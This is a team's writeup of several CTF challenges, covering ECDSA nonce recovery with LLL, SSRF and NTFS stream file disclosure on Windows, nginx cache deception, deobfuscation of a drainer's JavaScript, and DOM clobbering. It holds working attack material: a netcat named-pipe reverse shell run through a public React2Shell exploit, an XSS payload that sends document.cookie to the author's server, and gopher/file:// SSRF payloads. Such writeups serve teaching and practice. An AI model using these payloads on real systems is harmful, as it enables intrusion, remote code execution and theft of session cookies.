

Final CTF writeup

Solution

The first part of solution contains problems that I solved/participated in the majority of solution. For scripts, some of them will be provided with Gist and some of them will be inside the directories. Most of the challenge I solve involve more than a single solver script so I will instead reference to their Gists when possible.

[Crypto] Still Not Random

Flag: EOF{just_some_small_bruteforce_after_LLL}

Contribution: All

In this problem, we have almost the same setup as "Not Random" in HW5, but with a slight modification to the `sign()` function:

```
k = (
    int.from_bytes(hmac.new(key, msg, hashfunc).digest()) % curve.q
)
r = (k * curve.G).x % curve.q

k = int.from_bytes(key + hmac.new(key, msg, hashfunc).digest()) % curve.q
r = p2i(k * curve.G)
```

One change is that the nonce is now padded with private key in its MSB, and the other change is that `r` in the signature now encodes the entire point `kG`. Our solution for "Not Random" will fail due to the condition $k < 2^{256}$ required for HNP to work is no longer satisfied.

This is another ECDSA challenge with its poorly constructed nonce. Most of these bad nonce can be cracked by formulating them into the Hidden Number Problem (see definition below) and we can indeed see the exact case "Shared MSB" on page 28 of ["A Gentle Tutorial for Lattice-Based Cryptanalysis"](#).

Definition 4.10 (Hidden Number Problem). Let p be a prime and let $\alpha \in [1, p-1]$ be a secret integer. Recover α given m pairs of integers $\{(t_i, a_i)\}_{i=1}^m$ such that

$$\beta_i - t_i \alpha + a_i = 0 \pmod{p}$$

where the β_i are unknown and satisfy $|\beta_i| < B$ for some $B < p$.

Shared MSB In this case, we are given that the l MSBs of each k_i are the same, but not necessarily what this shared value is. We write $k_i = 2^{\log_2 n - l} t + k'_i$ where t is the unknown shared MSBs and $|k'_i| < 2^{\log_2 n - l}$. Substituting this expression for k_i into the ECDSA equation, we have

$$\begin{aligned} s_i(2^{\log_2 n - l} t + k'_i) &= z_i + r_i d \pmod{n} \\ \implies 2^{\log_2 n - l} t + k'_i - s_i^{-1} r_i d - s_i^{-1} z_i &= 0 \pmod{n} \end{aligned}$$

Therefore, to eliminate the $2^{\log_2 n - l} t$ term, we take the following $\ell - 1$ relations for $2 \leq i \leq \ell$ to be the equations in our hidden number problem instance:

$$\begin{aligned} (2^{\log_2 n - l} t + k'_i - s_i^{-1} r_i d - s_i^{-1} z_i) - (2^{\log_2 n - l} t + k'_1 - s_1^{-1} r_1 d - s_1^{-1} z_1) &= 0 \pmod{n} \\ \implies (k'_i - k'_1) - (s_i^{-1} r_i - s_1^{-1} r_1) d + (s_1^{-1} z_1 - s_i^{-1} z_i) &= 0 \pmod{n} \end{aligned}$$

The "Shared MSB" case suggests that we can formulate equations by computing the difference to eliminate the shared part in nonce. To be precise, here is how to formulate the scheme here into the HNP problem: We suppose two messages m_i, m_j generating signature pairs $(r_i, s_i), (r_j, s_j)$, then:

$$\begin{aligned}
 k_i &= 2^{256} K + h_i, \quad \text{where } K = \text{int}(\text{SHA256}(sk)), h_i = \text{HMAC}(sk, m_i, \text{SHA256}). \\
 s_i &\equiv k_i + sk \cdot e_i \pmod{q} \\
 s_i &\equiv (2^{256} \cdot sk + h_i + sk \cdot e_i) \pmod{q} \\
 \implies s_i - 2^{256} \cdot sk - h_i - sk \cdot e_i &\equiv 0 \pmod{q} \\
 -) \quad s_j - 2^{256} \cdot sk - h_j - sk \cdot e_j &\equiv 0 \pmod{q} \\
 \hline
 \implies (s_i - s_j) - sk \cdot (e_i - e_j) - (h_i - h_j) &\equiv 0 \pmod{q} \\
 \text{where } \beta_i &= h_i - h_j < 2^{256} < q, t_i = e_i - e_j, a_i = s_i - s_j.
 \end{aligned}$$

By fixing $j = 1$ we are able to construct a HNP of 3 equations. The rest is just to construct the lattice basis based on the above β_i, t_i, a_i we derived (except that we have to multiply the matrix by factor of q to ensure integer terms)

$$\mathbb{M} = \begin{pmatrix} q^2 & 0 & 0 & 0 & 0 \\ 0 & q^2 & 0 & 0 & 0 \\ 0 & 0 & q^2 & 0 & 0 \\ qt_1 & qt_2 & qt_3 & B & 0 \\ qa_1 & qa_2 & qa_3 & 0 & B * q \end{pmatrix}, B = 2^{256}$$

However, by naive construction based on the previous document I was unable to find the flag. After consulting ChatGPT, I found two culprits that cause the failed search.

The first thing is that we should apply the recentering technique to t_i, a_i in the HNP, keeping them in range $[-q/2, q/2]$, especially since we have a rather small dimension of $n = 5$. This is also stated in the document:

In practice, the HNP can be solved with looser bounds on the parameters, especially in smaller dimensions and with optimisations such as recentering.

```
def center(x,q):
    x %= q
    if x > q//2: x -= q
    return x
```

The second thing is that LLL may not always return exactly $B*sk$ in the reduced basis as adding small number of B still make the target vector small and LLL never guarantee a shortest vector, thus we need to brute-force a small range e.g. $sk-3 \dots sk+3$ and check it against the signatures. In our case, it was actually $sk-1$ being the actual signature.

```
row=0, sign=-1, delta=-1
[+] Found valid SK: 359151833412870058051107395779849528322581805712684
Decrypted: b'E0F{just_some_small_bruteforce_after_LLL}'
```

The full solver script is attached with [Gist](#), and also at `still-not-random/solve.py`.

[Web] CookieMonster Viewer

Flag: E0F{w0rst_f1t_4rg_1nj3ct10n_w/_format_string!}

Contribution: All except the Dockerfile leak

Challenge is a website with a template service where you can choose from a list of templates and it will be rendered with the name you put in. At first, this looks much like an SSTI challenge to us. Given Wapplyzer detects the server as flask, we decided to try Jinja2 payloads first. However, Jinja2 payloads like `{{7*7}}` give no luck. Still, the server could just be using `format()` that only allows attribute access, which will still provide us with a information leak.

We notice `index.html` actually sends a POST request with `user` and `url` as parameters to the API point `/api/preview` to get the rendered template. The next thing we did was trying to modify the urls, and it turns out `file://` is allowed, suggesting the server is probably using something like `curl` to serve these requests. We also probed the `/api/templates/<name>` endpoint, which returns the first interesting information:

```
HTTP/1.1 200 OK
Server: Werkzeug/3.1.4 Python/3.12.10
Date: Sat, 20 Dec 2025 06:59:53 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 134
Connection: close

Template not found: [WinError 2] The system cannot find the file specified:
'C:\\supersecureyouwillneverguessed\\templates\\worst.html'
```

This means the target machine is on Windows. It also reveals the project directory `C:\\supersecureyouwillneverguessed` to us. With this fact, we can try to leak other files in the project, and the next thing we found is `file://C:\\\\supersecureyouwillneverguessed\\\\app.py` ([Source](#)). Source is provided with gist.

This help us confirm the SSTI is actually using the `format()` function, so direct RCE is impossible. Still, we can perform information leak by making curl return Jinja2 templates. One thing we did was writing a simple echo server to do so.

```
from flask import Flask, request
from urllib.parse import unquote

app = Flask(__name__)

@app.route('/', defaults={'path': ''})
@app.route('/<path:path>')
def reflect(path):
    # unquote converts %7b to { and %7d to }
    decoded_payload = unquote(path)
    print(f"Delivering payload: {decoded_payload}")
    return decoded_payload

if __name__ == '__main__':
    # Use port 80 or 5000 depending on your environment
    app.run(host='0.0.0.0', port=5000)
```

Later we also found out with the use of `gopher://` the output of `/api/templates` can be used instead without having to start an echo server:

```
curl -X POST http://chals2.eof.ais3.org:20484/api/preview \
-H "Content-Type: application/json" \
-d '{"url":
"gopher://localhost:80/_GET%20/api/templates/%7Buser.__init__.__globals__%7D%20HTTP/1.1%0D%0AHost%3A%20localhost%0D%0AConnection%3A%20close%0D%0A%0D%0A", "username": "x"}'
```

With this we were able to leak Flask config and the environment variables via

`user.__class__.__init__.__globals__[app].config` and `user.__class__.__init__.__globals__[environ]`, though they both carry no valuable information.

Another file we leaked was `file://C:\\\\supersecureyouwillneverguessed\\\\Dockerfile` ([Source](#)) under the same directory.

This one is more useful because it reveals the flag is put inside the root directory and its name is randomized with a 16-character suffix:

```
SHELL ["powershell", "-Command"]
RUN $rand = -join ((65..90) + (97..122) | Get-Random -Count 16 | ForEach-Object {[char]$_});
Move-Item C:\supersecureyouwillneverguessed\flag.txt C:\flag-$rand.txt; attrib +R (Get-Item C:\flag-*.txt).FullName
```

All it remains is to find the flag's location and we can read it with `file://`. From here, it begins the endless suffering because we were all distracted by the SSTI and ignored the potential RCE (which should be the intended solution) residing in `curl.exe` itself. Here are a list of things we tried:

- Trying to dump files in path listed in `environ`
- Probing the open port 5985 with `http://`
- Trying to replicate the environment and check the Powerpoint logs for command history
- Trying to grab the flag with Window's 8.3 short naming (which is revealed to have been disabled from environment replication)
- Trying to chain the outputs of two API points to achieve RCE

Anyways, after arguing with Gemini for half a day, it eventually spits out this ([full response/query](#)):


Step B: NTFS Stream Directory Index (Advanced)

If wildcards fail, we can try to read the **NTFS Directory Index** directly. This is a special stream that contains the list of files in a directory. On Windows, this is often accessible via the `$INDEX_ALLOCATION` attribute.

Without much to hope I still tried it out:

```
/<function render_template_string at 0x000001ED34309DA0>.html"%  
A ~/Downloads/cookie_monster  
> curl -X POST http://chals2.eof.ais3.org:21113/api/preview \  
-H "Content-Type: application/json" \  
-d '{"url": "file:///C:/::$INDEX_ALLOCATION", "username": "x"}'  
Boot  
bootmgr  
BOOTNXT  
Documents and Settings  
DumpStack.log.tmp  
flag-sNfLScBvoFbxYMQ.txt  
inetpub  
License.txt  
Program Files  
Program Files (x86)  
ProgramData  
Python  
supersecureyouwillneverguessed  
System Volume Information  
Users  
WcSandboxState  
Windows
```

After researching, this is actually a feature of Windows (in particular, its NTFS Filesystem) called [ADS](#). Basically we can regard a file in Windows as a collection of data streams, the default one is visible while there are "alternate streams" that contains other data. An example is the `Zone.Identifier` data stream that Windows use to keep the origin of files.



```
C:\Windows\System32\cmd.exe  
E:\>dir /r  
Directory of E:\  
23.06.2022  17:49      5.188 demo.7z  
24.06.2022  12:41     22.528 demo.doc  
              79 demo.doc:Zone.Identifier:$DATA  
  
E:\>more < demo.doc:Zone.Identifier:$DATA  
[ZoneTransfer]  
ZoneId=3  
HostUrl=https://www.winitor.com/tools/demo/demo.doc
```

In general, we may specify the alternate streams with the format "[filename:stream name:stream type](#)", where stream name may be omitted when it is not a named stream. From the same document we can see that:

```
::$INDEX_ALLOCATION
```

The stream type of a directory. Used to implement filename allocation for large directories. This stream represents the directory itself and contains all of the data of the directory. Changes to streams of this type are logged to the NTFS change journal.

Thus, visiting `file:///C:/::$INDEX_ALLOCATION` essentially returns the directory data of `C:/`, containing the randomized file name. Then, we just use `file://` to read the flag content.

Upon getting the flag we immediately realized this is an unintended solution. The intended solution is probably what we have mentioned previously: The potential RCE with `subprocess.run()`. Inside `app.py` we have the snippet:

```
result = subprocess.run([r'.\lib\curl.exe', url], capture_output=True, text=True,
encoding='utf-8', errors='replace')
```

Combining this with the capitalized letters in the problem description: "BEST/WORST FIT", we figured it was probably related to [the 2025 Keynote from Devcore](#) "WorstFit: Unveiling Hidden Transformers in Windows ANSI!". At around page 75 of the document it shows how to achieve RCE by including a special kind of quotes in one of the parameter passed to `subprocess.run()`, which in turn is interpreted as actual quotes by the underlying Windows API, allowing to insert more argument.

We should be able to apply the same technique on this scenario, but since the instancer is offline at the time of writing this writeup, we were unable to test further.

Though not really related to the final solution, I have attached the script for our echo server and a script I used to test SSTI at `cookie-monster/echo.py` and `cookie-monster/ssti.py`.


[Web] LinkoReco

Flag: EOF{たきな、スイーツ追加！それがないなら.....修理？やらないから！}

Contribution: All

Since I solved this after the both hints released. I will refer to them in my solution.

Challenge is a graybox web service looks like the following:



Based on the Docker Compose configuration provided, we actually have a `nginx` service serving requests, and an internal `php` service processing the requests.

In URL we are able to supply some sort of URL and it will be visited by the service itself. However, the content will not be rendered unless we check the checkbox and provide the correct token in the other field.

First, we look at the set of two hints:

Hint 1:

1. Token 只有在使用者從 local 造訪的時候會顯示
2. 這個服務沒有正確 Token 傳入的時候不會回顯內容，只會告訴你 status code，所以有 token 會更方便使用系統
3. 眼睛睜大一點，你會發現伺服器其實有在記得一些東西，而背景圖片本來應該要被存到的...但這個功能被 ai 寫壞了，/static 的靜態檔案應該要被存到的，但是他們直接走 nginx 跑掉了
4. 在她做滲透測試的時候沒有也不需要 fuzzing / 利用 SSRF 去戳 php fpm service

Hint 2:

```
map $request_uri $is_static {
    default 0;
    "~*/static/.*\.(svg|png|jpg|jpeg|css)$" 1;
}
```

Now, based on the third point in hint 1, we know that to get the token, we will have to visit the site locally and that `/static` files are directly served by Nginx. Combining that with the Nginx rule we have on hint 2, it is reasonable to guess that we'll have to trick the server into serving `index.php` as a static file where it should be cached using the same url by Nginx. This way, it will contain the token due to local access, and we can directly access it with command like `curl --path-as-is "http://chals1.eof.ais3.org:19080/<path>"`.

The URL `/static/%2e%2e/index.php?dummy=.jpg` fits our need, and the attack step will be as follows:

1. Send a request using the `web` service to `http://web/static/%2e%2e/index.php?dummy=.jpg`. Nginx will pass the request to `php` service.
2. `index.php` processes the request by cURLing back to Nginx, which Nginx will regard it as uncached static file and will pass the request to `php` service again, which will return the page rendered with the token. The page will then be cached by Nginx.
3. Then, we visit the URL again but with `curl --path-as-is <url>`, this time Nginx will serve our request with its cached content containing the token `200_OK_FROM_WA1NU7`.

```
<div class="container">
  <h1>接続テスト</h1>
  <div class="subtitle">あなたのトークン: 200_OK_FROM_WA1NU7</div>
  <form method="post">
    <div class="row">
```

With the token, the rest is trivial SSRF as we can now see the command results. `file://` can help us read the flag out but first we will need to know the file path. In fact, we can even confirm the behavior of `index.php` by dumping the file [content](#). Luckily, as the services reside in docker containers, we can actually see the file path with the path `/proc/self/mounts` which has a line:

```
/dev/sda1 /etc/ca7_f113.txt ext4 rw,relatime,discard,errors=remount-ro 0 0
```

We can finally extract the flag with `file://<flag_path>`.

```
EOF{たきな、スイーツ追加！それが無いなら.....修理？やらないから！}
```

[Web] 以大方空頭来啦！

Flag: EOF{Fr33_EIP7702_Sc43_with_EV3_Supp0r7~}

Contribution: All

First of all, we inspect the content of `index.html`. It seems to contain a lot of `<script>` tag with referenced to a bunch of obfuscated code.

```
<script src="/_next/static/chunks/app/page-a5d5f48bdef4decb.js" async="">
</script>
```

After extracting the JS files with a simple bash script, we next want to look for the C2 server's address as the problem suggests.

The first thing I can think of is to look up things like `fetch()`, which appeared in 2 files. The first file I looked into is `_next/static/chunks/app/page-a5d5f48bdef4decb.js`. We can deobfuscate the JS with any deobfuscator you can find [online](#).

After deobfuscating the code, I just search for occurrence of `fetch()`, luckily there was only two of them, and one of them is the following:

```
let h = await t[I(352)](fetch, ""[I(591) + "t"](B, t.TaZZF), {
  method: I(912),
  headers: n,
  body: JSON["strin" + I(642)](A)
});
```

Apparently the variables like `t`, `I`, `B` are still obfuscated. We can directly look for their definitions in VsCode with suitable plugins installed.

`t` is basically a dictionary of function prototype/strings.

```
let t = {
  pZhXF: function (t, e) {
    return t(e);
  },
  VCtzs: function (t, e) {
    return t  $\equiv$  e;
  },
  ditwM: I(750) + "t",
  // ...
}
```

`I()` is a function that eventually calls `p()` returning a hardcoded list of strings and get a value based on the index parameter - 336.

```
function I(t, e) {
  t -= 336;
  return p()[t];
}

function p() {
  let t = ["YW5jZ",
    // ...
  ]
  return (p = function () {
    return t;
  })();
}
```

From these, I can guess `h` is just a wrapper to call `fetch`.

- `t[I(352)]` returns `function (t, e, i) { return t(e, i) }`
- Thus the RHS of `let h` just resolves to `fetch(url, json)` where `url` is still obfuscated.

Finally, `B` is just reconstructed in runtime using `I`:

```
let B = (null !== (N = I(1267) + I(1399) + I(1138) + I(469) + I(611)) ? N : I(1267) + I(1399) + "c.cha" + I(469) + I(611)).replace(/\/$/ , "");
```

This is a ternary operator use, but either case resolves to `I(1267) + I(1399) + "c.cha" + I(469) + I(611)` which should be the actual `url`. The hardcoded `c.cha` further confirms our thought.

Since it is tiresome to manually reverse the logic, my first thought is pasting these relevant snippets (to be specific, we only need definition of `p` and `I` to construct `B`) into a file and execute them.

However, this will actually fail:

```
Part 1: ate-9
Part 2: mlnaW
Part 3: CRcsz
Part 4: US5QA
Part 5: IqQAA
Full URL: ate-9mlnaWCRcszUS5QAIqQAA
```

This suggests there must be some runtime modification to `p` or `I`. I searched for references to `p` in the file first, which returned only 4 results, where one of them was:

```
!function (t, e) {
  let s = t();
  for (;;) {
    try {
      if (parseInt(I(891)) / 1 * (parseInt(I(699)) / 2) + parseInt(I(945)) / 3 + -
      parseInt(I(1289)) / 4 * (parseInt(I(1147)) / 5) + -parseInt(I(1376)) / 6 + parseInt(I(1387)) /
      7 + parseInt(I(849)) / 8 * (parseInt(I(598)) / 9) + -parseInt(I(844)) / 10 === 741233) {
        break;
      }
      s.push(s.shift());
    } catch (t) {
      s.push(s.shift());
    }
  }
}(p, 0);
```

Bingo, this essentially does a rotation on the array inside `p()` until the `if` resolves to true. Adding this part of logic to our code and we can decode the correct `url`. The script containing these snippets are provided [here](#) and `ether/recover.js`.



```
~/Downloads/ether
node compute_B.js
Part 1: https
Part 2: ://rp
Part 3: c.cha
Part 4: inpip
Part 5: es.uk
Full URL: https://rpc.chainpipes.uk
```

C2 server address is: `https://rpc.chainpipes.uk`.

Since I also solved this problem after the hint release, the next thing I did was to check the hints that claims to be the "C2 server's source code". Upon inspecting the package versions released in the hint, we can notice that the server is using `"next": "15.5.1-canary.39"` which recently just had a notorious [CVE-2025-55182](#) that allows us to do a preauth RCE. The details of the CVE can be seen on any PoC online (e.g. [this repo](#))

Furthermore, the hint gave a part of the source code of the C2 server as follows:

```
import type { NextRequest } from "next/server";
import { NextResponse } from "next/server";

export function middleware(req: NextRequest) {
  const { pathname } = req.nextUrl;

  // Let API routes and the error route pass through.
  if (pathname.startsWith("/api") || pathname.startsWith("/error")) {
    return NextResponse.next();
  }

  // Everything else rewrites to the error route (served by backend) with 500.
  return NextResponse.rewrite(new URL("/error", req.url), { status: 500 });
}

export const config = {
  matcher: "/*",
};
```

This is a middleware configuration to block everything except for `/api`, `/error`. Thus, we will have to send the payload via these two endpoints to pass the middleware check and actually reach the React server components and triggers the RCE.

We may further use any public scanner to confirm our idea, here I used [this repo](#) to test the endpoint `/api`.

```
~/Downloads/react2shell-scanner master
> python3 scanner.py -u https://rpc.chainpipes.uk/api
```

brought to you by assetnote

```
[*] Loaded 1 host(s) to scan
[*] Using 10 thread(s)
[*] Timeout: 10s
[*] Using RCE PoC check
[!] SSL verification disabled
```

```
[VULNERABLE] https://rpc.chainpipes.uk/api - Status: 303
-> Redirected to: https://rpc.chainpipes.uk/api
```

```
=====
SCAN SUMMARY
=====
```

```
Total hosts scanned: 1
Vulnerable: 1
Not vulnerable: 0
Errors: 0
=====
```

Then, we can just use any public exploit to launch a reverse shell to our own machine. Here, I used [R2SAE](#) on GitHub. We can confirm the successful RCE by running `id`:

```
[*] Executing on: https://rpc.chainpipes.uk/api
(Err) https://rpc.chainpipes.uk/api: No output captured in redirect header

~/Downloads/ether/R2SAE main
> python3 r2sae.py exec https://rpc.chainpipes.uk/api -c "id"

R2SAE
React2Shell Auto-Exploit
▲ For authorized testing only ▲

[*] Executing on: https://rpc.chainpipes.uk/api
(Out) https://rpc.chainpipes.uk/api: uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy)...
```

The command for reverse shell I eventually use is `python3 r2sae.py exec https://rpc.chainpipes.uk/api -c "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc <ip> <port>/tmp/f"`.

```
srv
sys
tmp
usr
var
/ # cat flag
EOF{Fr33_EIP7702_Sc43_with_EV3_Supp0r7~}/ #
```

[Web] HTML Debugger (Firefox)

Flag: `EOF{Learn_DOM_Basics_Before_Learning_DOM_Clobbering}`

Contribution: The test script for [DOMPurify](#) ([html-debugger/simulate.js](#)) and identification of some vulnerability

The problem setup is similar to that of Flag-vault-2 in HW3. We have a bot that will visit our provided URL and an interface that can render our html code encoded in the URL. In summary, the bot does the following:

```
await context.setCookie({name: 'flag', value: FLAG, domain: DOMAIN});
await page.goto(url)
await page.bringToFront()
await sleep(3000)
await page.click('#close_btn')
await sleep(2000)
await page.close()
```

The challenge is clearly DOM Clobbering to sneak the cookie out from bot. Inspecting the rendering interface itself, we notice that our code will be cleaned by `DOMPurify`, with some tags forbidden:

```
document.getElementById("html").innerHTML = DOMPurify.sanitize(unsanitized, {FORBID_TAGS:
['style'], FORBID_ATTR: ['style']});
```

This basically forbids any XSS execution. However, we do have a preview feature that offers a bypass: The `preview_onclick` function sends the user's input to the backend `/preview` endpoint. The backend reflects this data back to the frontend, which will then assigns the response to `innerHTML` without a second round of sanitization.

```
function preview_onclick(){
  fetch("/preview", {
    method: "POST",
    headers: {
      "Content-Type": "application/json"
    },
    body: JSON.stringify({
      html: html_text.value
    })
  }).then(res => res.json()).then(data => {
    html.innerHTML = data.html;
    form.style.display = "none";
    preview.style.display = "block";
  })
}
```

We must force the bot to trigger the Preview function instead, as it is the only path to inject unsanitized HTML into the DOM.

Since the `html` parameter is rendered into the preview section (which physically precedes the form in the DOM), any element we inject with `id="preview_btn"` will appear first. The browser resolves the global `preview_btn` variable to our injected button, causing the script to attach the critical event listener to our element instead of the legitimate one. This allows us to hijack the application logic without needing to hide or interact with the original form.

Even though we target the Preview endpoint, our payload must still exist on the page first. DOMPurify strips executable tags, but it treats content inside `<textarea>` as raw text (RCDATA).

We inject `<textarea id="html_text" hidden><img ...></textarea>` with our payload, DOMPurify sees this as safe text and leaves it alone. When our hijacked button is clicked, the JS reads this "raw" payload, sends it to `/preview`, and the server returns it as-is, triggering the XSS.

The Bot uses Puppeteer's `page.click('#close_btn')`. This implies the Bot isn't strictly "locking onto" the specific DOM element tag, but rather clicking a physical location. If a different element appears at the exact center coordinate of `#close_btn`, the Bot will physically click the wrong element. We can exploit this to hijack to click to `/preview`.

We combine the vulnerabilities above into a single HTML structure:

- Use a hidden `textarea` to store the XSS payload (bypassing initial sanitization)
- Use DOM Shadowing (`id="preview_btn"`) to hijack the event listener that sends the storage content to the vulnerable `/preview` endpoint.
- Nest the trigger inside `id="close_btn"` so the bot clicks it by accident.

The final HTML code we used as payload is:

```
<div id="form">


  <textarea id="html_text" hidden>
    &lt;img src=x onerror=location='http://<MY_SERVER>/?f='+btoa(document.cookie)&gt;
  </textarea>

  <button id="close_btn">
    <b id="preview_btn">CLICK ME!!!!!!!!!!</b>
  </button>

</div>
```

Our exploit step is then as follows:

- Start a Webhook to capture the flag via `flag?f=...`
- URL Encode the payload and append to the challenge URL using `simulate.js`.
- Send the link for bot to visit.
- Bot clicks "Close" → Hits "Preview" → JS sends `textarea` content to Challenge Server → Challenge Server reflects XSS → Browser executes XSS → Flag sent.



[Reverse] Structured - Large

Flag: EOF{w31l_d0N3_b0t}

Contribution: Debugging the solver/Fix CRC and identify the flag.


Via "Structured - Small", we already build a skeleton of this series of problems. But in "Small", we only face the obfuscation from endian and `ror`. And here we need to deal with 25137 files.

So we modify the code template, let it report the assembly code extract error, and we sample error code to determine how to add more pattern into asm extractor.

